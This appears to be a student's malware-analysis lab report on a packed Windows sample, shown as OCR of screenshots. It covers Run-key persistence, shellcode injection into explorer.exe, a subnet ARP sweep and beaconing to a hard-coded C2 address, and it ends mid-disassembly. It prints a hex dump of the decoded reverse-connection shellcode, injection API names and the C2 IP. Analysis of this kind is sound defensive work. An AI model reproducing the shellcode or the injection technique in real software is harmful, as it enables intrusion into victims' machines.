


```
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop> reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    VirtualBoxManager    REG_SZ    C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe

PS C:\Users\student\Desktop>
```

(Basically it’s the persistence mechanism, the malware will be executed at each startup and user login).




« Local Disk (C:) › Users › student › AppData › Roaming › Microsoft › Windows › Start Menu › Programs

Name	Date modified	Type	Size
Maintenance	4/12/2018 1:38 AM	File folder	
Netwide Assembler 2.13.03	9/6/2018 2:27 PM	File folder	
Oracle VM VirtualBox Guest Additions	7/27/2018 6:30 PM	File folder	
Startup	9/30/2019 3:51 PM	File folder	
Visual Studio Code	9/6/2018 2:19 PM	File folder	
Windows Accessories	7/27/2018 5:10 PM	File folder	
Windows Administrative Tools	8/29/2018 9:43 AM	File folder	
Windows Ease of Access	4/12/2018 1:38 AM	File folder	
Windows PowerShell	4/12/2018 1:38 AM	File folder	
Windows System	4/12/2018 1:38 AM	File folder	
vboxmgr32	2/4/2022 8:39 AM	Application	15 KB


9 - Does the sample perform any code injection activities? Which kind of injection pattern do you recognize? Describe the characteristics and behavior of the injected payload, stating also where it is originally stored within the sample.

sub_401AA0: This function performs the injection. This is a shellcode injection, the size of the shellcode is 14Ah or 300 bytes. The shellcode is decoded with the operation "xor eax, 77h".




```
00513690  AB AB AB AB AB AB AB AB  00 00 00 00 00 00 00 00  ««««««««........
005136A0  F6 6D F8 CA AA 59 00 18  FC E8 82 00 00 00 60 89  ömøÊªY..üè,...`‰
005136B0  E5 31 C0 64 8B 50 30 8B  52 0C 8B 52 14 8B 72 28  å1Àd‹P0‹R.‹R.‹r(
005136C0  0F B7 4A 26 31 FF AC 3C  61 7C 02 2C 20 C1 CF 0D  .·J&1ÿ¬<a|.,·ÁÏ.
005136D0  01 C7 E2 F2 52 57 8B 52  10 8B 4A 3C 8B 4C 11 78  .ÇâòRW‹R.‹J<‹L.x
005136E0  E3 48 01 D1 51 8B 59 20  01 D3 8B 49 18 E3 3A 49  ãH.ÑQ‹Y·.Ó‹I.ã:I
005136F0  8B 34 8B 01 D6 31 FF AC  C1 CF 0D 01 C7 38 E0 75  ‹4‹.Ö1ÿ¬ÁÏ..Ç8àu
00513700  F6 03 7D F8 3B 7D 24 75  E4 58 8B 58 24 01 D3 66  ö.}ø;}$uäX‹X$.Óf
00513710  8B 0C 4B 8B 58 1C 01 D3  8B 04 8B 01 D0 89 44 24  ‹.K‹X..Ó‹.‹.Ð‰D$
00513720  24 5B 5B 61 59 5A 51 FF  E0 5F 5F 5A 8B 12 EB 8D  $[[aYZQÿà__Z‹.ë.
00513730  5D 68 33 32 00 00 68 77  73 32 5F 54 68 4C 77 26  ]h32..hws2_ThLw&
00513740  07 FF D5 B8 90 01 00 00  29 C4 54 50 68 29 80 6B  .ÿÕ¸....)ÄTPh)€k
00513750  00 FF D5 6A 0B 59 50 E2  FD 6A 01 6A 02 68 EA 0F  .ÿÕj.YPâýj.j.hê.
00513760  DF E0 FF D5 97 68 02 00  04 E0 89 E6 6A 10 56 57  ßàÿÕ—h...à‰æj.VW
00513770  68 C2 DB 37 67 FF D5 85  C0 75 58 57 68 B7 E9 38  hÂÛ7gÿÕ…ÀuXWh·é8
00513780  FF FF D5 57 68 74 EC 3B  E1 FF D5 57 97 68 75 6E  ÿÿÕWhtì;áÿÕW—hun
00513790  4D 61 FF D5 6A 00 6A 04  56 57 68 02 D9 C8 5F FF  MaÿÕj.j.VWh.ÙÈ_ÿ
005137A0  D5 83 F8 00 7E 2D 8B 36  6A 40 68 00 10 00 00 56  Õƒø.~-‹6j@h....V
005137B0  6A 00 68 58 A4 53 E5 FF  D5 93 53 6A 00 56 53 57  j.hX¤SåÿÕ“Sj.VSW
005137C0  68 02 D9 C8 5F FF D5 83  F8 00 7E 07 01 C3 29 C6  h.ÙÈ_ÿÕƒø.~..Ã)Æ
005137D0  75 E9 C3 BB E0 1D 2A 0A  68 A6 95 BD 9D FF D5 3C  uéÃ»à.*.h¦•½.ÿÕ<
005137E0  06 7C 0A 80 FB E0 75 05  BB 47 13 72 6F 6A 00 53  .|.€ûàu.»G.roj.S
005137F0  FF D5 77 77 77 77 77 77  77 77 77 77 77 77 77 77  ÿÕwwwwwwwwwwwwww
00513800  77 77 77 77 77 77 77 77  77 77 77 77 77 77 77 77  wwwwwwwwwwwwwwww
```

The subroutine then creates a process with CreateProcess and the victim is explorer.exe.



```
0019FEB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0019FEC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0019FED0  00 00 00 00 00 00 00 00  00 00 00 00 19 19 67 74  ..............gt
0019FEE0  90 7F 51 00 B0 F0 73 74  00 00 00 00 00 00 00 00  ..Q.°ōst........
0019FEF0  00 00 00 00 00 00 00 00  65 78 70 6C 6F 72 65 72  ........explorer
0019FF00  2E 65 78 65 00 FF 19 00  3B 00 00 00 11 00 00 00  .exe.ÿ..;.......
0019FF10  0B 00 00 00 04 00 00 00  04 00 00 00 1F 00 00 00  ................
0019FF20  4A 01 00 00 00 00 00 00  A8 36 52 00 00 04 00 00  J.......¨6R.....
0019FF30  38 FF 19 00 A3 1C 40 00  80 FF 19 00 CA 21 40 00  8ÿ..£.@.€ÿ..Ê!@.
0019FF40  01 00 00 00 90 7F 51 00  08 9B 51 00 3D 79 20 78  ......Q..›Q.=y·x
```




ida64.exe	1336	0.05	80.54 MB	DESKTC
sample-20220204-un...	1736		1.42 MB	DESKTC
conhost.exe	2304		5.91 MB	DESKTC
explorer.exe	5776		3.14 MB	DESKTC

It dynamically resolves the APIs: VirtualAllocEx, NtUnmapViewOfSection, SetThreadContext, WriteProcessMemory, ResumeThread and RtlCreateUserThread.

10 - Does the sample beacon an external C2? Which kind of beaconing does the malware use? Which information is sent with the beacon? Does the sample implement any communication protocol with the C2? If so, describe the functionalities implemented by the protocol.

sub_401680: This is the C2 interaction.


- sub_401000: This is the WSAStartup
- sub_401340: This subroutine retrieves the IP address of the victim machine using GetAdapterAddress
- sub_401590: This function uses a socket to discover the hosts alive in the network. It takes the iP address of the victim, e.g. in my case 10.0.2.15, then it makes zeros the last one, and iterates over a /24 netmask: 10.0.2.1, 10.0.2.2, 10.0.2.3… and so on.
- 

```
mov     edx, [ebp+var_4]
add     edx, 39h
movzx   eax, dl
push    eax
lea     ecx, [ebp+Dest]
push    ecx
push    offset aSD          ; "%s%d"
lea     edx, [ebp+cp]
push    edx
call    sub_401850
add     esp, 10h
```


```
pop     ebp
retn
sub_401590 endp
```

```
loc_401651:
xor     eax, eax
jnz     short loc_401651
```


- as we can see in the image above, in the push instruction we are pushing a format string, the string part is the ip address without the host identifier, instead the decimal is the host identifier. 10.0.2. is %s, while {1-254} is the %d.

- 


```
385 45.344254   216.58.209.46     10.0.2.15         UDP     67 443 → 56795 Len=25
386 45.504918   10.0.2.15         142.250.184.110   UDP     75 60895 → 443 Len=33
387 45.527910   142.250.184.110   10.0.2.15         UDP     68 443 → 60895 Len=26
388 45.599826   PcsCompu_88:83:f5 Broadcast         ARP     42 Who has 10.0.2.42? Tell 10.0.2.15
389 45.758832   10.0.2.15         216.58.209.46     UDP     75 56795 → 443 Len=33
390 45.785928   216.58.209.46     10.0.2.15         UDP     67 443 → 56795 Len=25
391 46.329723   10.0.2.15         142.250.184.110   UDP     75 60895 → 443 Len=33
392 46.352301   142.250.184.110   10.0.2.15         UDP     68 443 → 60895 Len=26
393 46.598350   PcsCompu_88:83:f5 Broadcast         ARP     42 Who has 10.0.2.43? Tell 10.0.2.15
394 46.598413   10.0.2.15         216.58.209.46     UDP     75 56795 → 443 Len=33
395 46.625449   216.58.209.46     10.0.2.15         UDP     67 443 → 56795 Len=25
396 47.594229   PcsCompu_88:83:f5 Broadcast         ARP     42 Who has 10.0.2.44? Tell 10.0.2.15
397 47.600747   10.0.2.15         142.250.184.110   UDP   1285 60895 → 443 Len=1243
398 47.600822   10.0.2.15         142.250.184.110   UDP    721 60895 → 443 Len=679
399 47.621149   142.250.184.110   10.0.2.15         UDP     74 443 → 60895 Len=32
```

- Capturing the network connections with WireShark I can see my computer is requesting the MAC address of the other IP addresses in the network using the Address Resolution Protocol. Who has 10.0.2.x? … and so on.
- sub_401260: The malware tries to connect to 35.238.190.151, the C2 server.
- 

```
push    50h                 ; hostshort
call    ds:htons
mov     word ptr [ebp+name.sa_data], ax
mov     ecx, 2
mov     [ebp+name.sa_family], cx
push    offset cp           ; "35.238.190.151"
call    ds:inet_addr
mov     dword ptr [ebp+name.sa_data+2], eax
lea     edx, [ebp+name]
push    edx                 ; name
lea     eax, [ebp+s]
```


- Then the malware sends the string Host: %s\nMAP: %s with the information gathered on the victim network.
- 

```
0019F700  15 01 00 00 60 3C 6C 00  00 00 00 00 A9 01 FB A4  ....`<l.....©.û¤
0019F710  28 F7 19 00 46 12 40 00  98 02 00 00 38 F7 19 00  (÷..F.@.˜...8÷..
0019F720  15 01 00 00 00 00 00 00  30 FF 19 00 64 17 40 00  ........0ÿ..d.@.
0019F730  2C FF 19 00 38 F7 19 00  48 6F 73 74 3A 20 31 30  ,ÿ..8÷..Host:·10
0019F740  2E 30 2E 32 2E 31 35 0A  4D 41 50 3A 20 20 20 20  .0.2.15.MAP:····
0019F750  20 20 20 20 20 20 20 20  20 20 20 20 48 20 20 20  ············H···
0019F760  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  ················
0019F770  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  ················
0019F780  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  ················
```

- 

```
6920 259.092467  PcsCompu_88:83:f5  Broadcast        ARP   42 Who has 10.0.2.254? Tell 10.0.2.15
6921 259.660780  10.0.2.15          142.250.184.74   UDP   75 50913 → 443 Len=33
6922 259.706022  142.250.184.74     10.0.2.15        UDP   67 443 → 50913 Len=25
6923 259.896777  10.0.2.15          35.238.190.151   TCP   66 50970 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6924 260.032702  35.238.190.151     10.0.2.15        TCP   60 80 → 50970 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
6925 260.032760  10.0.2.15          35.238.190.151   TCP   54 50970 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6926 260.032823  10.0.2.15          35.238.190.151   TCP  331 50970 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=277
6927 260.032863  10.0.2.15          35.238.190.151   TCP   58 50970 → 80 [FIN, PSH, ACK] Seq=278 Ack=1 Win=64240 Len=4
6928 260.032887  35.238.190.151     10.0.2.15        TCP   60 80 → 50970 [ACK] Seq=1 Ack=278 Win=65535 Len=0
6929 260.032911  35.238.190.151     10.0.2.15        TCP   60 80 → 50970 [ACK] Seq=1 Ack=283 Win=65535 Len=0
6930 260.168082  35.238.190.151     10.0.2.15        TCP   60 80 → 50970 [FIN, ACK] Seq=1 Ack=283 Win=65535 Len=0
6931 260.168133  10.0.2.15          35.238.190.151   TCP   54 50970 → 80 [ACK] Seq=283 Ack=2 Win=64240 Len=0
6932 260.581497  10.0.2.15          151.101.12.193   TCP   55 [TCP Keep-Alive] 50227 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=1
6933 260.581668  151.101.12.193     10.0.2.15        TCP   60 [TCP Keep-Alive ACK] 443 → 50227 [ACK] Seq=1 Ack=2 Win=65535 Len=0
6934 260.613186  10.0.2.15          216.58.209.46    UDP   75 56795 → 443 Len=33
```


- The green part is the actual C2 communication
- We can see the TCP handshake: SYN ,SYNACK AND ACK
- Then the first packet sent:



```
Transmission Control Protocol, Src Port: 50970, Dst Port: 80, Seq: 1, Ack: 1,
0000  52 54 00 12 35 02 08 00  27 88 83 f5 08 00 45 00   RT··5···  '·····E·
0010  01 3d 54 bb 40 00 80 06  00 00 0a 00 02 0f 23 ee   ·=T·@···  ······#·
0020  be 97 c7 1a 00 50 0b e9  0e a2 69 4d 08 02 50 18   ····P··  ··iM··P·
0030  fa f0 ef c3 00 00 48 6f  73 74 3a 20 31 30 2e 30   ·····Ho st: 10.0
0040  2e 32 2e 31 35 0a 4d 41  50 3a 20 20 20 20 20 20   .2.15·MA P:
0050  20 20 20 20 20 20 20 20  20 20 48 20 20 20 20 20             H
0060  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0070  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0080  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0090  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
```

-

- And the second (last) one:



```
0000  52 54 00 12 35 02 08 00  27 88 83 f5 08 00 45 00   RT··5···  '·····E·
0010  00 2c 54 bc 40 00 80 06  00 00 0a 00 02 0f 23 ee   ·,T·@···  ······#·
0020  be 97 c7 1a 00 50 0b e9  0f b7 69 4d 08 02 50 19   ····P··  ··iM··P·
0030  fa f0 ee b2 00 00 42 59  45 0a                     ······BY E·
```


-

- Finally it sends the string BYE to the C2 server and closes the connection.

11 - List the obfuscation actions (if any) performed by the sample to hide its activities from a plain static analysis. Pinpoint and describe specific code snippets.


First of all, the malware is packed and this is a first try to avoid static analysis, in fact the analysis performed with PEStudio is way different on the packed sample and the unpacked sample.

Then there are some dynamic API resolutions, that can avoid imports and so detection is static analysis:



```
push    ebp
mov     ebp, esp
sub     esp, 21Ch
mov     eax, 19h
imul    ecx, eax, 0
